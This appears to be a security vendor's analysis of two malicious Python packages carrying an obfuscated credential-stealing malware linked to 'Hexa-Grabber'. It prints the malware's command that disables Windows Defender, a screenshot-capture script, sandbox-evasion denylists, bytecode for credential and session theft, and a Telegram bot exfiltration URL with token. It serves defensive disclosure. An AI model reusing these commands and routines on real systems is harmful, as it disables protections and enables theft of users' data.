
## KEY FINDINGS

- Two Python packages were discovered with malware fortified with multiple layers of obfuscation.
- The Python malware implements a multitude of techniques to evade detection.
- The Python malware implemented a multi-stage payload delivery and comprehensive data extraction capabilities.
- The malware also contains fallback mechanisms for data exfiltration.
- Checkmarx's Supply Chain Intelligence customers are protected against these attacks.

## EXECUTIVE SUMMARY

In the arms race of hackers against defenders, we consistently see hackers trying to disguise their true intent. Our recent analysis uncovered two Python packages, containing multiple layers of obfuscation and leveraging a multi-stage payload delivery system, advanced evasion techniques, and comprehensive data extraction methods.

## TECHNICAL ANALYSIS



## Peeling back the layers of Obfuscation

Nestled within the "\_\_init\_\_.py" files of both packages, the malicious code contains multiple layers of obfuscation. Once de-obfuscated, we recovered assembly code designed to fetch another malicious payload from the URL; "hxxps[:]//rentry[.]co/pvtapi/raw", save it under a random name with the .pyw extension, and execute it.

This secondary payload carried additional multiple layers of obfuscation. Upon de-obfuscating it, we recovered a second batch of malicious disassembly code. This one was long and complex, performing a multitude of actions.

## Gaining a Foothold


Once activated, the script asserts its authority by checking for administrative privileges and tries to bypass User Account Control (UAC). The malware also conducts an internet connectivity test and looks for sandbox environments, in an attempt to evade detection.

## Next steps

Various notable functions and classes were found to be activated within the script which allowed us to understand the extent of its operation:

## Disabling Windows Defender

One of the malware's initial tactical moves is to execute a PowerShell script within an elevated Powershell terminal to disable all security solutions provided by Windows Defender.



```
powershell Set-MpPreference `
  -DisableIntrusionPreventionSystem $true `
  -DisableIOAVProtection $true `
  -DisableRealtimeMonitoring $true `
  -DisableScriptScanning $true `
  -EnableControlledFolderAccess Disabled `
  -EnableNetworkProtection AuditMode `
  -Force `
  -MAPSReporting Disabled `
  -SubmitSamplesConsent NeverSend `
&&
powershell Set-MpPreference -SubmitSamplesConsent 2 `
&
"%ProgramFiles%\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All
```

## Denylisting

The malware sets up denylists to avoid detection as well as specific targets.

```
10 LOAD_CONST      1 (('7AB5C494-39F5-4941-9163-47F54D6D5016', '032E02B4-0499-05C3-0806-3C0700080009', '03DE0294-0480-05DE-1A06-350700080009',  
    '11111111-2222-3333-4444-555555555555', '6F3CA5EC-BEC9-4A4D-8274-11168F640058', 'ADEEEE9E-EF0A-6B84-B14B-B83A54AFC548',  
    '4C4C4544-0050-3710-8058-CAC84F59344A', '00000000-0000-0000-0000-AC1F6BD04972', '00000000-0000-0000-0000-000000000000',  
    '5BD24D56-789F-8468-7CDC-CAA7222CC121', '49434D53-0200-9065-2500-65902500E439', '49434D53-0200-9036-2500-36902500F022',  
    '777D84B3-88D1-451C-93E4-D235177420A7', '49434D53-0200-9036-2500-36902500C65', 'B112042-52E8-E258-3655-6A4F54155DBF',  
    '00000000-0000-0000-0000-AC1F6BD048FE', 'EB16924B-FB6D-4FA1-8666-17B91F62FB37', 'A15A930C-8251-9645-AF63-E45AD728C20C',  
    '67E595EB-54AC-4FF0-B5E3-3DA7C7B547E3', 'C7D23342-A5D4-68A1-59AC-CF40F735B363', '63203342-0EB0-AA1A-4DF5-3FB37DBB0670',  
    '44B94D56-65AB-DC02-86A0-98143A7423BF', '6608003F-ECE4-494E-B07E-1C4615D1D93C', 'D9142042-8F51-5EFF-D5F8-EE9AE3D1602A',  
    '49434D53-0200-9036-2500-369025003AF0', '8B4E8278-525C-7343-B825-280AEBDC38CB', '4D4DDC94-E06C-44F4-95FE-33A1ADA5AC27',.....  
12 STORE_NAME      3 .....(BLACKLISTED_UUIDS)  
14 LOAD_CONST      2 (('bee7370c-8c0c-4', 'desktop-nakffmt', 'win-5e07cos9alr', 'b30f0242-1c6a-4', 'desktop-vrsqslag', 'q9iatrkprh', 'xc64zb',  
    'desktop-d019gdm', 'desktop-wi8clet', 'server1', 'lisa-pc', 'john-pc', 'desktop-b0t93d6', 'desktop-1pykp29',  
    'desktop-1y2433r', 'wileyypc', 'work', '6c4e733f-c2d9-4', 'ralphs-pc', 'desktop-wg3myjs', 'desktop-7xc6gez',  
    'desktop-5ov9s0o', 'qarzhdrbpj', 'oreleecp', 'archibalpc', 'julia-pc', 'd1bnjfkvlh', 'compname_5076', 'desktop-vkeons4',  
    'NTT-EFF-2W11WSS'))  
16 STORE_NAME      4 (BLACKLISTED_COMPUTERNAMES)  
18 LOAD_CONST      3 (('wdagutilityaccount', 'abby', 'peter wilson', 'hmarc', 'patex', 'john-pc', 'rdhj0cnfevzx', 'keecfmgwj',  
    'frank', '8nl0colnq5bq', 'lisa', 'john', 'george', 'pxmduopvyx', '8vizsm', 'w0fjuovmccp5a', 'lmvwj9b', 'pqonjhvwexss',  
    '3u2v9m8', 'julia', 'heuerzl',  
    'harry johnson', 'j.seance', 'a.monald', 'tvm'))  
20 STORE_NAME      5 (BLACKLISTED_USERS)  
22 LOAD_CONST      4 (('fakenet', 'dumpcap', 'httpdebuggerui', 'wireshark', 'fiddler', 'vboxservice', 'df5serv', 'vboxtray',  
    'vmtotol', 'vmwaretray', 'ida64', 'ollydbg', 'pestudio', 'vmwareuser', 'vgauthservice', 'vmacthlp',  
    'x96dbg', 'vmsrvc', 'x32dbg', 'vmsurvc', 'prl_cc', 'prl_tools', 'xenservice', 'qemu-ga', 'joeboxcontrol',  
    'ksdumpclient', 'ksdumper', 'joeboxserver', 'vmwareservice', 'vmwaretray', 'discordtokenprotector'))  
24 STORE_NAME      6 (BLACKLISTED_TASKS)
```

## Playing Hide and Seek: HideSelf & DeleteSelf:

The **'HideSelf'** function uses the **attrib** command to hide files. by setting the file to be "hidden" and "system," making it less visible to the user in standard file browsing windows unless they've configured their system to show hidden and system files.

```
LOAD_GLOBAL      5 (NULL + subprocess)  
LOAD_ATTR        3 (Popen)  
LOAD_CONST       1 ('attrib +h +s "{}")
```


The **'DeleteSelf'** function is designed to remove the program's own executables and scripts from the system once they are no longer needed. If the file is an executable, the malware uses a technique involving **ping** and **del** to remove itself from the system. If it's not an executable, the malware uses the **os.remove** function to delete the file.

```
14 LOAD_METHOD    1 (GetSelf)  
36 PRECALL       0  
40 CALL          0  
50 UNPACK_SEQUENCE 2  
54 STORE_FAST    0 (path)  
56 STORE_FAST    1 (isExecutable)  
  
58 LOAD_FAST     1 (isExecutable)  
60 POP_JUMP_FORWARD_IF_FALSE 87 (to 236)  
  
62 LOAD_GLOBAL    5 (NULL + subprocess)  
74 LOAD_ATTR     3 (Popen)  
84 LOAD_CONST    1 ('ping localhost -n 3 > NUL && del /A H /F "{}")  
86 LOAD_METHOD   4 (format)
```



## Cutting Off the Lifeline with 'BlockSites'

The malware goes as far as to manipulate the Windows **hosts** file to block access to a list security and antivirus websites, which includes [virustotal.com](https://www.virustotal.com), [mcafee.com](https://www.mcafee.com), [bitdefender.com](https://www.bitdefender.com), and many more. This was most likely done to prevent the user from downloading antivirus software or checking files online for viruses.



```
796 LOAD_CONST          14 (('virustotal.com', 'avast.com', 'totalav.com', 'scanguard.com', 'totaladblock.com', 'pcprotect.com',
    'mcafee.com', 'bitdefender.com', 'us.norton.com', 'avg.com', 'malwarebytes.com', 'pandasecurity.com',
    'avira.com', 'norton.com', 'eset.com', 'zillya.com', 'kaspersky.com', 'usa.kaspersky.com', 'sophos.com',
    'home.sophos.com', 'adaware.com', 'bullguard.com', 'clamav.net', 'drweb.com', 'emsisoft.com', 'f-secure.com',
    'zonealarm.com', 'trendmicro.com', 'ccleaner.com'))
798 STORE_FAST          5 (BANNED_SITES)
```

## Screenshots and Webcam Capture

A Powershell script is used to take screenshots after bypassing the execution policy on Powershell: It captures screenshots of all available screens on the system and saves them as .png files in the current directory.

```
$source = @"
using System;
using System.Collections.Generic;
using System.Drawing;
using System.Windows.Forms;

public class Screenshot {
    public static List<Bitmap> CaptureScreens() {
        var results = new List<Bitmap>();
        var allScreens = Screen.AllScreens;

        foreach (Screen screen in allScreens) {
            try {
                Rectangle bounds = screen.Bounds;

                using (Bitmap bitmap = new Bitmap(bounds.Width, bounds.Height)) {
                    using (Graphics graphics = Graphics.FromImage(bitmap)) {
                        graphics.CopyFromScreen(
                            new Point(bounds.Left, bounds.Top),
                            Point.Empty,
                            bounds.Size
                        );
                    }

                    results.Add((Bitmap)bitmap.Clone());
                }
            }
            catch (Exception) {
                // Handle any exceptions here
            }
        }

        return results;
    }
}
"@

Add-Type -TypeDefinition $source -ReferencedAssemblies System.Drawing, System.Windows.Forms

$screenshots = [Screenshot]::CaptureScreens()

for ($i = 0; $i -lt $screenshots.Count; $i++) {
    $screenshot = $screenshots[$i]
    $screenshot.Save("./Display $($i+1).png")
    $screenshot.Dispose()
}
```

The malware also makes use of a function called 'Webshot', which captures webcam images if a particular setting (**Settings.CaptureWebcam**) is enabled. The images are stored in a temporary directory (**TempFolder/Webcam**). The captured images are saved in the **camdir** directory with filenames like "Webcam (1).bmp", "Webcam (2).bmp", etc. If no images are captured, the directory is removed.

```
2 LOAD_GLOBAL          0 (Settings)
14 LOAD_ATTR           1 (CaptureWebcam)
24 POP_JUMP_FORWARD_IF_FALSE 241 (to 508)

26 LOAD_GLOBAL        4 (os)
70 LOAD_FAST          0 (self)
72 LOAD_ATTR          5 (TempFolder)
82 LOAD_CONST         1 ('Webcam')
88 CALL               2
98 STORE_FAST         1 (camdir)

100 LOAD_GLOBAL        5 (NULL + os)
112 LOAD_ATTR         6 (makedirs)
122 LOAD_FAST         1 (camdir)
132 CALL               2
142 POP_TOP

144 LOAD_CONST         4 (0)
146 STORE_FAST        2 (camIndex)

148 LOAD_GLOBAL        14 (Syscalls)
160 LOAD_METHOD        1 (CaptureWebcam)
262 CALL               2
272 POP_JUMP_FORWARD_IF_FALSE 84 (to 442)

442 LOAD_FAST          0 (self)
444 LOAD_ATTR          8 (WebcamPicturesCount)
454 LOAD_CONST         4 (0)
456 COMPARE_OP         2 (==)
462 POP_JUMP_FORWARD_IF_FALSE 24 (to 512)

464 LOAD_GLOBAL        19 (NULL + shutil)
476 LOAD_ATTR         10 (rmtree)
486 LOAD_FAST         1 (camdir)
492 CALL               1
502 POP_TOP
```

## Browser and Discord Data Mining

The malware makes use of classes named **'Browsers'** and **'Chromium'** which include methods for extracting and decrypting data from a variety of browsers including passwords, cookies, history, and autofill data.

```
STORE_NAME           9 (GetEncryptionKey)
STORE_NAME           10 (Decrypt)
STORE_NAME           13 (GetPasswords)
STORE_NAME           15 (GetCookies)
STORE_NAME           16 (GetHistory)
STORE_NAME           17 (GetAutofills)
```

The malware also includes classes designed to interact with Discord's API to scrape various types of user information. It captures data associated with the user's account like username, user ID, email, phone number, billing information, gift codes, and more. The class uses HTTP requests to interact with Discord's API, trying to use the user's Discord token to authenticate.

```
3952 LOAD_CONST          82 ('https://discord.com/api/v9/users/@me/outbound-promotions/codes')
3954 LOAD_GLOBAL          8 (Discord)
3966 LOAD_METHOD          15 (GetHeaders)
.
.
.
4562 LOAD_CONST          90 (('USERNAME', 'USERID', 'MFA', 'EMAIL', 'PHONE', 'VERIFIED',
                             'NITRO', 'BILLING', 'TOKEN', 'GIFTS'))
```

The malware goes a step further and includes within it a **DiscordInjection** function that checks whether a setting (**Settings.DiscordInjection**) is enabled and if it is enabled, it injects JavaScript into Discord.

It also performs task killing on Discord based on its name, likely to make sure the injected code runs when Discord restarts.

```
924 LOAD_GLOBAL 0 (Settings)
936 LOAD_ATTR 22 (DiscordInjection)
946 POP_JUMP_FORWARD_IF_FALSE 467 (to 1884)

1058 LOAD_GLOBAL 4 (Logger)
1070 LOAD_METHOD 3 (info)
1092 LOAD_CONST 14 ('Injecting backdoor into discord')
1094 PRECALL 1
1098 CALL 1
1108 POP_TOP

1182 LOAD_GLOBAL 46 (Utility)
1194 LOAD_METHOD 27 (TaskKill)
1216 LOAD_FAST 18 (appname)
1218 PRECALL 1
1222 CALL 1
1232 POP_TOP
```

### Extensive Machine Data Mining

The malware includes functions for stealing a whole variety of data on the targeted machine including Cryptocurrency Wallets, System Information (Computer Name, Total Physical Memory, UUID, CPU Details, GPU Details, Product Key, etc), Antivirus Info, Task List, Wi-Fi Passwords, and clipboard data.

```
346 STORE_NAME          32 (StealCommonFiles)
380 STORE_NAME          33 (StealMinecraft)
414 STORE_NAME          34 (StealGrowtopia)
448 STORE_NAME          35 (StealEpic)
482 STORE_NAME          36 (StealSteam)
516 STORE_NAME          37 (StealUplay)
550 STORE_NAME          38 (StealRobloxCookies)
584 STORE_NAME          39 (StealWallets)
618 STORE_NAME          40 (StealSystemInfo)
652 STORE_NAME          41 (GetDirectoryTree)
686 STORE_NAME          42 (GetClipboard)
720 STORE_NAME          43 (GetAntivirus)
754 STORE_NAME          44 (GetTaskList)
788 STORE_NAME          45 (GetWifiPasswords)
```

The script also contains code to steal common files from specific directories such as Desktop, Pictures, Documents, Music, Videos, and Downloads. The code searches for files with specific keywords like 'secret', 'password', 'account', 'tax', 'key', 'wallet', 'backup' and specific file extensions like .txt, .doc, .docx, .png, .pdf, .jpg, .jpeg, .csv, .mp3, .mp4, .xls, .xlsx.

The script also steals user data related to various gaming services including **Steam**, **Uplay**, and **Roblox**

### StealTelegramSessions

The malware contains a function called **StealTelegramSessions** designed to search and steal Telegram sessions if a setting (**Settings.CaptureTelegram**) is enabled. It identifies Telegram installation paths and copies the session data (**key\_dats** files and related files) to a specified directory (**TempFolder/Messenger/Telegram**).

```
4 LOAD_GLOBAL          0 (Settings)
16 LOAD_ATTR           1 (CaptureTelegram)
28 POP_JUMP_FORWARD_IF_FALSE 1005 (to 2040)

30 LOAD_GLOBAL         4 (Logger)
64 LOAD_CONST          1 ('Stealing telegram sessions')
70 CALL                1
80 POP_TOP

460 LOAD_GLOBAL        29 (NULL + enumerate)
472 LOAD_FAST          1 (telegramPaths)
478 CALL                1
490 FOR_ITER            670 (to 1834)
494 UNPACK_SEQUENCE    2
498 STORE_FAST         4 (index)
500 STORE_FAST         5 (telegramPath)

502 LOAD_GLOBAL        16 (os)
524 LOAD_METHOD        10 (join)
546 LOAD_FAST          5 (telegramPath)
548 LOAD_CONST          9 ('tdata')
554 CALL                2
564 STORE_DEREF        18 (tDataPath)

1120 LOAD_FAST          3 (saveToDir)
1122 STORE_FAST        14 (_saveToDir)

1252 LOAD_FAST          6 (loginPaths)
1254 GET_ITER
1256 FOR_ITER            236 (to 1730)
1258 STORE_FAST        16 (loginPath)

1262 LOAD_GLOBAL        16 (os)
1274 LOAD_ATTR          9 (path)
1284 LOAD_METHOD       17 (isfile)
1306 LOAD_FAST         16 (loginPath)
1312 CALL                1
1322 POP_JUMP_FORWARD_IF_FALSE 81 (to 1486)
```

## Ultimate Destination

All stolen information is ultimately saved into various files which are later archived with password protection, (the password used is - "blank123").

After this, all these files are attempted to be uploaded to either of the following file-sharing services: <http://qofile.io> and "anonfiles.com". However, if they were not successful or if the files were too large to begin with, then the archived data is exfiltrated to telegram via the following telegram bot API URL -

[https://api.telegram.org/bot6470601001:AAFb\\_C7msjRCEh8jwo\\_Q74aujh1TXUPOCsQ/sendMessage?chatid=1975115969](https://api.telegram.org/bot6470601001:AAFb_C7msjRCEh8jwo_Q74aujh1TXUPOCsQ/sendMessage?chatid=1975115969)

```
3932 LOAD_GLOBAL          98 (Settings)
3944 LOAD_ATTR            50 (C2)
3954 LOAD_CONST           15 (1)
3956 BINARY_SUBSCR
3966 LOAD_METHOD          17 (split)
3988 LOAD_CONST           121 ('$')
3990 PRECALL              1
3994 CALL                 1
4004 UNPACK_SEQUENCE      2
4008 STORE_FAST           22 (token)
4010 STORE_FAST           23 (chat_id)

4012 LOAD_FAST            20 (fields)
4014 LOAD_METHOD          59 (update)
4036 LOAD_FAST           18 (payload)
4038 PRECALL              1
4042 CALL                 1
4052 POP_TOP

4054 LOAD_FAST            20 (fields)
4056 LOAD_METHOD          59 (update)
4078 LOAD_CONST           122 ('chat_id')
4080 LOAD_FAST           23 (chat_id)
4082 BUILD_MAP            1
4084 PRECALL              1
4088 CALL                 1
4098 POP_TOP

4100 LOAD_FAST            10 (http)
4102 LOAD_METHOD          23 (request)
4124 LOAD_CONST           106 ('POST')
4126 LOAD_CONST           123 ('https://api.telegram.org/bot')
4128 LOAD_FAST           22 (token)
4130 FORMAT_VALUE         1 (str)
4132 LOAD_CONST           124 ('/')
4134 LOAD_FAST           21 (method)
4136 FORMAT_VALUE         1 (str)
4138 BUILD_STRING         4
4140 LOAD_FAST           20 (fields)
4142 KW_NAMES             107
4144 PRECALL              3
4148 CALL                 3
4158 POP_TOP
4160 LOAD_CONST            0 (None)
4162 RETURN_VALUE
```

## Ties to GitHub

As we dissected the disassembly code, we found direct references to 'Hexa-Grabber,' as well as URLs pointing to what once was its GitHub repository: <https://github.com/Hexa-c/Hexa-Grabber>. However, the repository itself appears to have been taken down.

## Conclusion

This Python malware is a complex threat in the world of cyber threats. It goes to great lengths to hide its tracks, disable security measures, and exfiltrate a plethora of personal and sensitive information. Its multiple layers of obfuscation and multifaceted approach make it a noteworthy subject of study for security researchers and a serious concern for end-users alike.

So, next time you're tempted to download a Python package without due diligence, remember: the malware we've dissected today could be just the tip of the iceberg.

For further details and inquiries please feel free to send an email to [supplychainsecurity@checkmarx.com](mailto:supplychainsecurity@checkmarx.com).

Working together to keep the open source ecosystem safe.

## Packages

- Pyward
- pywarder

## IOC

- `hxxps[://reentry[.]co/pvtapi/raw`
- `hxxps[://api[.]telegram[.]org/bot6470601001:AAFb_C7msjRCEh8jwo_Q74aujh1TXUP0CsQ/s`  
`endMessage?chatid=1975115969`
- `hxxps[://github[.]com/Hexa-c/Hexa-Grabber`